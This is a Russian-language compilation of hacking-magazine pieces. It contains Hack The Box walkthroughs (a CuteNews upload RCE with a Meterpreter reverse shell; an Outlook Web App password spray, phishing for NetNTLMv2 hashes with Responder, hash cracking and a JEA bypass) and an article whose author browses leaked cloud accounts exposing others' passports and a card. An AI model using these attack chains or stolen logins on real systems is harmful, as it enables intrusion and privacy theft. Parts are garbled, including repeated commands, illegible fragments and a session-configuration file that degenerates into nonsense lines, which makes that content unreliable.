Теперь, когда мы исправили ошибки в эксплоите и получили все необходимые данные для его работы, команда **reload_all** обновим базу Metasploit Framework, чтобы загрузить только что добавленные данные:

```
msf exploit(multi/http/cutenews/authenticated_upload_rce) > reload_all
msf exploit(multi/http/cutenews/authenticated_upload_rce) > show options
Module options (exploit/multi/http/cutenews/authenticated_upload_rce):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   TARGURI  /                yes       The base path to CuteNews
   VHOST                     no        HTTP server virtual host
msf exploit(multi/http/cutenews/authenticated_upload_rce) > set RHOSTS 10.10.10.206
RHOSTS => 10.10.10.206
msf exploit(multi/http/cutenews/authenticated_upload_rce) > set TARGURI /CuteNews/
TARGURI => /CuteNews/
msf exploit(multi/http/cutenews/authenticated_upload_rce) > exploit
[*] Started reverse TCP handler on 10.14.84.159:4444
[*] Authenticating as admin with password.
[*] Authenticated as admin.
[*] Preparing payload at /CuteNews/index.php?mod=myphoto&action=addphoto
[*] Uploading payload
[*] Triggering payload at /CuteNews/uploads/avatar_admin_rce.jpg.php
[*] Sending stage (39927 bytes) to 10.10.10.206
[*] Meterpreter session 1 opened (10.14.84.159:4444 -> 10.10.10.206:49[illegible]) at 2023-07-23 19:[illegible] +0000
meterpreter > sysinfo
Computer     : passage
OS           : Linux passage 5.4.0-[illegible]-generic #[illegible] SMP Wed Apr 13 [illegible] 2023 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 1[illegible] created.
Channel 1 created.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

В ответ получаем успешное подключение, авторизацию, загрузку файла и выполнение полезной нагрузки. Теперь, нам необходимо получить доступ к **системной оболочке**. Для выполнения, в контексте нашего пользователя необходимо. В данном случае, у нас контекст учетной записи пользователя www-data.

ПРОДВИЖЕНИЕ

Системный доступ

Так как нам доступен веб-сервер, то нам, в нем работает целая CMS, то перед нами открывается большое поле для деятельности. Для начала, посмотрим на конфигурационные учетные данные. Для поиска файлов, в которых хранятся учетные данные, можно использовать следующие команды:

```
find /var/www/ -name "*.conf" -type f -exec grep -Ei "password|pass|user" {} \;
find /var/www/ -name "*.conf" -type f -exec grep -Ei "password|pass|user" {} \;
find /var/www/ -name "*.conf" -type f -exec grep -Ei "password|pass|user" {} \;
```

Здесь, должны нашедшие файлы users.txt и lines. Так как второй представляет для нас интерес:

```
$ cat /var/www/html/CuteNews/cdata/users/lines
a:1:{s:32:"f9c4f2f4f17a1a69a7ef670d41a6a9ed";a:8:{s:2:"id";s:1:"1";s:4:"name";s:5:"admin";s:3:"pass";s:32:"5f4dcc3b5aa765d61d8327deb882cf99";s:5:"email";s:0:"";s:4:"ugroup";s:1:"1";s:4:"lang";s:0:"";s:4:"reg";s:0:"";s:3:"ext";s:0:"";}}
$ cat /var/www/html/CuteNews/cdata/users/lines | grep -Ei "password|pass|user"
a:1:{s:32:"f9c4f2f4f17a1a69a7ef670d41a6a9ed";a:8:{s:2:"id";s:1:"1";s:4:"name";s:5:"admin";s:3:"pass";s:32:"5f4dcc3b5aa765d61d8327deb882cf99";s:5:"email";s:0:"";s:4:"ugroup";s:1:"1";s:4:"lang";s:0:"";s:4:"reg";s:0:"";s:3:"ext";s:0:"";}}
$ cat /var/www/html/CuteNews/cdata/users/lines | grep -Ei "password|pass|user" | wc -l
1
$ cat /var/www/html/CuteNews/cdata/users/lines | grep -Ei "password|pass|user" | wc -c
1[illegible]
$ cat /var/www/html/CuteNews/cdata/users/lines | grep -Ei "password|pass|user" | wc -w
1
```

HTB REEL2

Reel2

OS:	Windows
Difficulty:	Hard
Points:	40
Release:	03 Oct 2020
IP:	10.10.10.210

ЗАХВАТЫВАЕМ МАШИНУ ЧЕРЕЗ OUTLOOK И РАЗБИРАЕМСЯ С ТЕХНОЛОГИЕЙ JUST ENOUGH ADMINISTRATION

В этой статье я покажу, как пройти машину Reel2 с площадки Hack The Box, и на ее примере мы познакомимся с векторами атаки на Outlook Web App, научимся генерировать список паролей из инфы о пользователе, поработаем с WS-Management и поищем уязвимости в настройках Just Enough Administration (JEA). Заодно я покажу, как собирать учетные данные на хосте, перенаправлять трафик приложения и делать шелл с помощью базы данных.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Машина Reel2 имеет IP-адрес 10.10.10.210 — я добавлю его в `/etc/hosts`, чтобы можно было обращаться к хосту по имени.

```
10.10.10.210    reel2.htb
```

Любая атака начинается со сканирования открытых на хосте портов. Это необходимо для того, чтобы узнать, какие службы принимают соединение. Исходя из полученной информации, мы будем выбирать путь для получения точки входа и опоры. Я это делаю с помощью следующего скрипта, который использует утилиту Nmap и принимает один аргумент — адрес сканируемого хоста. Сначала он выполняет быстрое сканирование портов, затем сканирует найденные порты с использованием имеющихся скриптов.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


```
PORT     STATE SERVICE    REASON  VERSION
80/tcp   open  http       syn-ack Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: 403 - Forbidden: Access is denied.
443/tcp  open  ssl/https? syn-ack
|_ssl-date: 2020-10-14T07:44:30+00:00; +6m55s from scanner time.
5985/tcp open  http       syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6001/tcp open  ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
6002/tcp open  ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
6004/tcp open  ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
6005/tcp open  msrpc      syn-ack Microsoft Windows RPC
6006/tcp open  msrpc      syn-ack Microsoft Windows RPC
6007/tcp open  msrpc      syn-ack Microsoft Windows RPC
6008/tcp open  msrpc      syn-ack Microsoft Windows RPC
6010/tcp open  ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
6011/tcp open  msrpc      syn-ack Microsoft Windows RPC
6012/tcp open  msrpc      syn-ack Microsoft Windows RPC
6017/tcp open  msrpc      syn-ack Microsoft Windows RPC
6027/tcp open  msrpc      syn-ack Microsoft Windows RPC
8080/tcp open  http       syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.2.32)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32
|_http-title: Welcome | Wallstant
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

В результате сканирования имеем следующий список открытых портов:

- порт 80 — веб-сервер Microsoft IIS 8.5;
- порт 443 — обычно еще один порт веб-сервера, но с использованием SSL;
- порт 5985 — этот порт отвечает за службу удаленного управления WinRM;
- порты 6001...6021 — не интересуют;
- порт 8080 — веб-сервер Apache.

Естественно, начинаем с веб-сервера. Так, при обращении к корневому каталогу веб-сервера нас встречает стартовая страница IIS.



Стартовая страница Microsoft IIS

Перебор каталогов

У IIS есть несколько дефолтных каталогов (к примеру, `/owa` — Microsoft Outlook), но все равно стоит просканировать доступные каталоги. Для этого можно использовать широко известные программы dirsearch и DIRB, но я обычно использую более быстрый gobuster. При запуске используем следующие параметры:


- `dir` — сканирование директорий и файлов;
- `-k` — не проверять SSL-сертификат;
- `-t []` — количество потоков;
- `-u []` — URL-адрес для сканирования;
- `-x []` — интересующие расширения файлов, перечисленные через запятую;
- `-w []` — словарь для перебора;
- `—timeout []` — время ожидания ответа.

```
gobuster dir -t 128 -u https://reel2.htb/ -k -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,php,aspx --timeout 30s
```

```
/public (Status: 302)
/exchange (Status: 302)
/rpc (Status: 401)
/owa (Status: 301)
/ecp (Status: 301)
/ews (Status: 301)
/exchweb (Status: 302)
```

Обнаруженные подкаталоги и файлы на https://reel2.htb

В результате находим каталог **owa**.




Панель авторизации Outlook Web App

На IIS мы нашли все что могли, а так как пользовательских веб-приложений не обнаружено, то переходим на веб-сервер Apache.


OSINT

Порт 8080 вызывает больший интерес, так как на этом сайте мы можем зарегистрироваться, а это даст доступ к дополнительным функциям.




Панель авторизации Wallstant

Даже если сайт не имеет никаких уязвимостей, он может содержать полезную информацию. Например, имена пользователей, используемые технологии, косвенную информацию для составления списка паролей. Поэтому сразу после регистрации и авторизации останавливаемся на пользователях.



Домашняя страница авторизованного пользователя

Найти вектор для дальнейшей атаки было тяжело, поэтому я решил перебрать учетные данные Outlook. Для составления списка паролей используем всю косвенную информацию. У пользователя sven данных больше, чем у других.



Профиль пользователя sven

Создадим для него список возможных логинов. Комбинируя все возможные сочетания имени `Sven Svensson`, мы можем создать следующий список.

```
ralf@ralf-PC:~/tmp$ cat user.txt
sven
svensson
svensvensson
svenssonsven
svens
svenssons
sven.s
svensson.s
ssven
ssvensson
s.sven
s.svensson
```

Список имен учетных записей

Для создания паролей я попробовал утилиту bopscrk. Суть программ такого рода в том, что мы скармливаем им разные словари, последовательности символов или даже правила составления паролей, а они генерируют словарь для брута. Как видно на скриншоте ниже, я указал значение следующих параметров:

- минимальная длина пароля — 6;
- первое имя — sven;
- второе имя — svensson;
- релевантные слова через запятую — this, 2020, summer, hot;
- использовать leet-транскрипцию (когда, к примеру, буква е заменяется на цифру 3, g — на 9 и так далее) — отказываемся;
- использовать транскрипцию в разных регистрах — да;
- количество слов для комбинирования — 3.

В итоге мы получаем словарь, содержащий 9204 варианта пароля!

```
[?] Passwords min length [4] >>> 6
[?] Password's max length [12] >>>
[?] First name >>> sven
[?] Surname >>> svensson
[?] Last name >>>
[?] Birth date (DD/MM/YYYY) >>>
[?] Some other relevant words (comma-separated) >>> 2020,this,summer,hot
[?] Do yo want to make leet transforms? [y/n] >>> n
[?] Do yo want to make case transforms? [y/n] >>> y
[?] How much words do you want to combine at most [2] >>> 3
[?] Artist names to search song lyrics (comma-separated) >>>
[?] Exclude words from other wordlists? >>>
[?] Output file [tmp.txt] >>>

[+] Appending words provided (base wordlist length: 6)...
[+] Creating all posible combinations between words...
[*] Combining 6 words using 2 words (words produced: 42)...
[*] Combining 6 words using 3 words (words produced: 168)...
[+] Creating extra combinations (separators charset in ./bopscrk.cfg)...
[+] Applying case transforms to 796 words...

[+] Time elapsed:     0:00:00
[+] Output file:      tmp.txt
[+] Words generated:  9204
```

Результат работы утилиты bopscrk

В результате мы получили два файла для перебора учетных данных пользователя — с логинами и с паролями.

ТОЧКА ВХОДА
Брутфорс OWA

Если не знаешь, что использовать для брута, бери на заметку отличное средство — SprayingToolkit. Этот тулкит включает в себя несколько модулей. Нам нужен модуль Atomizer, который используется для брута Lync, OWA и IMAP. Запускаем со следующими параметрами:


- `owa` — для перебора Outlook Web App;
- `reel2.htb` — корневой для каталога `/owa` адрес;
- `~/tmp/bopscrk/tmp.txt` — список паролей;
- `~/tmp/user.txt` — список логинов;
- `-i [H:M:S]` — временной интервал между запросами;
- `-t []` — количество потоков.

```
python3 atomizer.py owa reel2.htb ~/tmp/bopscrk/tmp.txt ~/tmp/user.txt -i 0:0:1 -t 64
```

```
[+] Dumped 1 valid accounts to owa_valid_accounts.txt
ralf@ralf-PC:~/tmp/SprayingToolkit$ cat owa_valid_accounts.txt
s.svensson:Summer2020
```

Результат работы утилиты atomizer

Перебор занимает некоторое время, но все же находим верную пару учетных данных. Atomizer сохранит все найденные учетные данные в файл `owa_valid_accounts.txt`.



Outlook Web App после успешной авторизации


Похищение хеша NetNTLMv2

Этот вектор долго искать не пришлось — после осмотра почтового ящика был сделан выбор в пользу фишинга. В реальной жизни здесь работали бы разные способы — к примеру, отправка офисных документов или HTML с нагрузкой. В лабораторных условиях это невозможно, но существует эмуляция, которая сработает, если отправить обычную ссылку. Рассылаем ее по всем доступным адресам и ждем обращения к ресурсу. Во время его клиент автоматически предоставит для аутентификации хеш пароля NetNTLMv2.

Мы сможем отловить этот хеш и при помощи брутфорса получим пароль. В качестве листенера, эмулирующего ресурс, используем утилиту Responder, которой достаточно будет передать один параметр `-I` — сетевой интерфейс.

```
sudo responder -I tun0
```

Теперь выполняем многоадресную рассылку, а в текст сообщения ставим ссылку на любой файл, якобы находящийся на нашем ресурсе. Спустя несколько секунд в окне Responder появится желанный хеш.



Рассылка сообщения в OWA

```
[+] Listening for events...
[HTTP] NTLMv2 Client   : 10.10.10.210
[HTTP] NTLMv2 Username : htb\k.svensson
[HTTP] NTLMv2 Hash     : k.svensson::htb:dfa0a3a3422fc00a:BFDD1470FFC36F27C8959968A343E5A9:01
0100000000000383A9B02BCB6D601D4EE70DF97D9B78A0000000002000600530004D0042000100160053004D00420
02D0054004F004F004C004B0049005400040012007300 6D0062002E006C006F00630061006C000300280073006500
7200760065007200320030003300 2E0073006D0062002E006C006F00630061006C000500120073006D0062002
E006C006F00630061006C0008003000300000000000000000000000400000FEECA2BA7F8A58FE389EB9A234944E
557D168D683159379F9A3ED21ED1C752D50A0010000000000000000000000000000000000000900220048005400540
050002F00310030002E00310030002E00310034002E003100380037000000000000000000
```

Полученный в Responder хеш NetNTLMv2 пользователя k.svensson

Далее по плану ломаем хеш. Я для этих целей обычно использую hashcat, но эта утилита требует указать тип хеша. К счастью, можно свериться со справкой — выводим примеры хешей, фильтруем по слову NetNTLMv2 и указываем найденный номер.

```
hashcat --example | grep -A 2 -B 2 NetNTLMv2
```

```
ralf@ralf-PC:~/tmp$ hashcat --example | grep -A 2 -B 2 NetNTLMv2

MODE: 5600
TYPE: NetNTLMv2
HASH: 0UL5G37JOI0SX::6VB1IS0KA74:ebe1afa18b7fbfa6:aab8bf8675658dd2a939458a1077ba08:010100000000000031c8aa092510945398b9f7b7dde1a9fb00000000f7876f2b04b700
PASS: hashcat
```

Пример хеша NetNTLMv2, полученный в hashcat

Мы узнаем режим: 5600; к тому же нам показывают хеш, который визуально по структуре похож на тот, что мы получили в Responder. Пришло время крякнуть его!

Для перебора будем использовать все тот же hashcat со следующими аргументами:

- `-a 0` — режим перебора, нулевой означает по словарю;
- `-m []` — режим, тут указываем тип хеша, полученный ранее;
- `ksven.hash` — файл, в котором записан хеш (хеши);
- `rockyou.txt` — словарь с возможными паролями.

```
hashcat -a 0 -m 5600 ksven.hash ./tools/rockyou.txt
```

```
K.SVENSSON::htb:dfa0a3a3422fc00a:bfdd1470ffc36f27c8959968a343e5a9:0101000000000000383
4000400120073006d0062002e006c006f00630061006c0003002800730065007200760065007200320030
000000000000000000000000400000feeca2ba7f8a58fe389eb9a234944e557d168d683159379f9a3ed21ed
02e003100380037000000000000000000:kittycat1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
```

Результат взлома хеша

ПРОДВИЖЕНИЕ
WS-Management

У нас есть учетные данные пользователя Outlook, а это с высокой вероятностью учетная запись пользователя домена. В таком случае осталось определиться со способом интерактивного управления машиной. Помнишь открытый порт 5985? На нем по протоколу WS-Management работает служба удаленного управления. А получить интерактивную командную оболочку поможет `PowerShell Enter-PSSession`.

```
Enter-PSSession -Computer 10.10.10.210 -Credential k.svensson -Authentication Negotiate
```

```
PS /home/ralf> Enter-PSSession -Computer 10.10.10.210 -Credential k.svensson -Authentication Negotiate

PowerShell credential request
Enter your credentials.
Password for user k.svensson: *********

[10.10.10.210]: PS>whoami
The term 'whoami.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spellin
s correct and try again.
    + CategoryInfo          : ObjectNotFound: (whoami.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Получение удаленной сессии PowerShell Enter-PSSession

Вот только выполнить стандартные команды не выходит. Набираем `command`, чтобы посмотреть, что мы можем сделать.

```
[10.10.10.210]: PS>command

CommandType     Name
-----------     ----
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
Function        Measure-Object
Function        Out-Default
Function        Select-Object
```

Доступные команды PowerShell для текущей сессии

Но и это не проблема, так как мы можем использовать PowerShell ScriptBlock, а именно конструкции вида `&{команда}`. В качестве подтверждения того, что мы захватили пользователя, получаем файл user.txt.

```
[10.10.10.210]: P>  &{whoami}
htb\k.svensson
[10.10.10.210]: P> &{ gc C:\Users\k.svensson\Desktop\user.txt }
1e20c5f352582a4e2ee2e71e09f67dca
```

Выполнение команд с помощью PowerShell ScriptBlock

Продолжение статьи →

HTB REEL2

ЗАХВАТЫВАЕМ МАШИНУ ЧЕРЕЗ OUTLOOK И РАЗБИРАЕМСЯ С ТЕХНОЛОГИЕЙ JUST ENOUGH ADMINISTRATION

Just Enough Administration (JEA)

Нужно осмотрелся на хосте, чтобы найти вектор для продвижения. К примеру, в текущей директории находим файл Windows PowerShell Session Configuration.

```
PS C:\Users\s_swanson>dir
    Directory: C:\Users\s_swanson\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        10.07.2020  17:16           1208 jea_test_account.psc
-a----        10.07.2020  17:16           1208 jea_test_account.pssc
-a----        10.07.2020  17:16           1208 jea_test_account.psd1
```

Листинг директории Documents

Технология Just Enough Administration (JEA) позволяет делегировать административные полномочия на все, чем можно управлять с помощью PowerShell, и дать пользователям права на выполнение определенных административных задач, не предоставляя им права администратора сервера или службы. С помощью JEA можно указать, каким пользователям разрешено запускать определенные команды, функции или скрипты PowerShell с правами привилегированных пользователей, а также подробно логировать все действия (вроде истории кожа).

Давай разберемся с **jea_test_account.pssc**.

```
PS C:\Users\s_swanson>type jea_test_account.pssc
# Session Configuration file
# Generated on: 10/7/2020 17:16
# This file can be used to create a session configuration
# by using the command:
# New-PSSessionConfigurationFile <filename.pssc> <-Path <filename>>
# Modify the properties of this configuration file
# Author of this document
# Company
# Description of this configuration file
# Schema version
# Version number of this session configuration, can be "Major1.Major2.Minor1.Minor2", e.g. "1.0.0.1"
# GUID
# Session type, can be "RestrictedRemoteServer" or "Default"
# Whether to run all commands as the admin account or not
# Mapping of roles to groups
# Maximum number of users that can concurrently connect to this session configuration
# Maximum number of sessions per user
# Maximum amount of memory (MB) per session
# Maximum amount of processes per session
# Whether to log all transcripts for this session configuration
# Directory to place transcripts for this session configuration
# Whether to log all module and pipeline events for this session configuration
# Language mode for this session configuration, can be "FullLanguage", "NoLanguage", "RestrictedLanguage", "ConstrainedLanguage" or "FullLanguage"
# Execution policy for this session configuration
# Startup scripts for this session configuration
# Specify the modules to be imported when a session starts
# Specify the functions to be visible when a session starts
# Specify the variables to be visible when a session starts
# Specify the aliases to be visible when a session starts
# Specify the formats (.ps1xml) to be imported when a session starts
# Specify the type files (.ps1xml) to be imported when a session starts
# Specify any additional lines to be added to the session configuration file
# Specify the language version to be supported by this session configuration
# Specify the PowerShell editions to be supported by this session configuration
# Specify the compatible PSRP versions to be supported by this session configuration
# Specify the configuration type, can be "RestrictedRemoteServer" or "Default"
# Specify the minimum version of PowerShell to be supported by this session configuration
# Specify the maximum version of PowerShell to be supported by this session configuration
# Specify the PSRP version to be supported by this session configuration
# Specify the PowerShell host to be supported by this session configuration
# Specify the PowerShell host version to be supported by this session configuration
# Specify the .NET CLR version to be supported by this session configuration
# Specify the .NET CLR version to be supported by this session configuration
# Specify the WSMan stack version to be supported by this session configuration
# Specify the PSTypeName
# Specify the SessionType keyword
# Specify the ExecutionPolicy keyword
# Specify the LanguageMode keyword
# Specify the RoleDefinitions keyword
# Specify the RequiredGroups keyword
# Specify the TranscriptDirectory keyword
# Specify the MaximumReceivedObjectSizeMB keyword
# Specify the MaximumReceivedDataSizeMB keyword
# Specify the MaximumConcurrentCommandsPerSession keyword
# Specify the ScriptToProcess keyword
# Specify the RunAsVirtualAccount keyword
# Specify the RunAsVirtualAccountGroups keyword
# Specify the GroupManagedServiceAccount keyword
# Specify the SessionUserKeyPath keyword
# Specify the UserPriorityLevel keyword
# Specify the ConfigurationXml keyword
# Specify the ConfigurationProvider keyword
# Specify the ConfigurationProviderArguments keyword
# Specify the ConfigurationProviderTimeout keyword
# Specify the ConfigurationProviderRetryCount keyword
# Specify the ConfigurationProviderRetryDelay keyword
# Specify the ConfigurationProviderMaxMemoryPerOperationMB keyword
# Specify the ConfigurationProviderMaxProcessesPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerUser keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputer keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUser keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfiguration keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSession keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameter keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValue keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSession keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameter keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValue keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSession keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameter keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValue keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSession keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperation keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameter keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValue keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSession keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommand keyword
# Specify the ConfigurationProviderMaxConnectionsPerComputerPerUserPerConfigurationPerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValuePerSessionPerOperationPerCommandPerParameterPerValue
```

БОЛЬШЕ НЕ ТВОИ ДОКУМЕНТЫ

КАК ВЫГЛЯДЯТ ОБЛАЧНЫЕ ХРАНИЛИЩА ГЛАЗАМИ ХАКЕРА

Сервисы вроде Dropbox или Megaupload — удобное изобретение: можно всегда иметь под рукой нужные документы. Но если не заботиться о безопасности, то это удобство обернется утечкой важных личных данных. В этой статье я наглядно покажу, как облачные хранилища и файлообменники превращаются в объекты хакерских атак, позволяют похитить важные документы и собрать материал для шантажа.

Kolchanoff
На самом деле писать статьи очень просто. Садишься за клавиатуру и начинаешь хлестать кровью.
m.kolchanoff@gmail.com

WARNING

Материал носит ознакомительный характер и не призывает нарушать неприкосновенность частной жизни. Несанкционированный доступ к информации уголовно наказуем. Автор и редакция не несут ответственности за любой вред, причиненный с использованием информации из этой статьи или в попытках повторить описанные действия.

Владельцы крупных файлообменников совершенствуют защиту данных и обычно предлагают двухфакторную аутентификацию, но вариант с обычными логином и паролем по-прежнему доступен и широко используется. Играет ли это на руку хакерам? Определенно.

Способов взлома много: фишинг, стилеры, перебор пароля и даже высокотехнологичные атаки на провайдеров и операторов сотовой связи, когда перехватывают коды подтверждения. Но чаще всего применяется метод credential stuffing — когда для входа используются учетные данные из утекших баз. Люди ведь не любят придумывать разные пароли для разных сервисов, а менеджер паролей пока так и остается технологией для продвинутых пользователей.

ПОЧЕМ ЧУЖИЕ ПАРОЛИ?

Конечно же, учетными данными активно торгуют в злачных уголках интернета. Я обошел пять таких местечек, чтобы изучить предложение и цены. В среднем они такие:

- 300–350 долларов за миллион комбинаций логин-пароль или почта-пароль;
- 400–500 долларов за миллион комбинаций из корпоративных почтовых ящиков и паролей к ним. Потенциально это наиболее лакомый кусочек для мошенников;
- 250 долларов за миллион комбинаций в «миксованных базах», где могут попадаться любые домены.

Впрочем, бывает как дешевле, так и дороже. А еще часто попадаются сами слитые базы, но разгребать гигантские дампы — отдельное непростое занятие.

И конечно, вовсю продаются стилеры, при помощи которых можно завладеть чужими учетками. Например, стилер AZORult стоит 100 долларов, а UFR Stealer всего в районе 20–50.

INFO


Читай также: «Трояны на продажу. Изучаем подпольный рынок вредоносного ПО».

ЧТО В ОБЛАЧКЕ ЛЕЖИТ

К нам в руки попало несколько учетных записей, подобных тем, что продаются на подпольных форумах. Они были отобраны специально, поэтому все они открывались и во всех из них что-нибудь да лежало. Сейчас мы с тобой заглянем туда. Естественно, исключительно в исследовательских целях. Заходя в аккаунты, я лишь делал скриншоты, чтобы продемонстрировать типичное содержимое.

Пример 1. Заброшка

Перед нами аккаунт Dropbox, созданный в Германии. Внутри две папки: одна пустая, в другой — фотографии автомобилей и документов, вероятно связанных с повреждениями этих автомобилей. Всего 161 снимок; последнее изменение датируется ноябрем 2020 года.




Взломщику или шантажисту здесь ловить, скорее всего, нечего, к тому же никакой активности на этом аккаунте уже давно нет, а значит, вероятно, он заброшен. Как, по всей видимости, и добрая половина продающихся учеток.


Почему люди забрасывают свои хранилища? Причин может быть множество, но самая распространенная — это забытый пароль и нежелание копаться с его восстановлением. Зато личные данные продолжат там лежать годами.

Пример 2. Чужие паспорта

Снова Dropbox, и содержимое на этот раз более занимательное.




Речь, конечно, не о фотографиях владельца, рассекающего снег на сноуборде. Речь — о целом складе документов, явно принадлежащих не ему и не членам его семьи.




Сложно сказать, как владелец аккаунта собрал все это и с какой целью хранит. Возможно, он имел на это полное право. Но неприятно здесь другое: мысль о том, что сканы твоего паспорта или водительского удостоверения могут попасть (и регулярно попадают) в руки людям, которые не слышали об элементарных мерах безопасности.

Пример 3. Кредитка

Закинуть в Dropbox фотографии вечеринок — вполне нормальная идея. А вот добавлять к этой коллекции кредитную карту, да еще и сфотографированную с обеих сторон... мягко говоря, не очень.




В той же папке лежал ворох документов хозяйки и действующий QR-код группы в WhatsApp. Правда, всего с одним участником. Заглядывать я постеснялся.



Пример 4. Платный акк


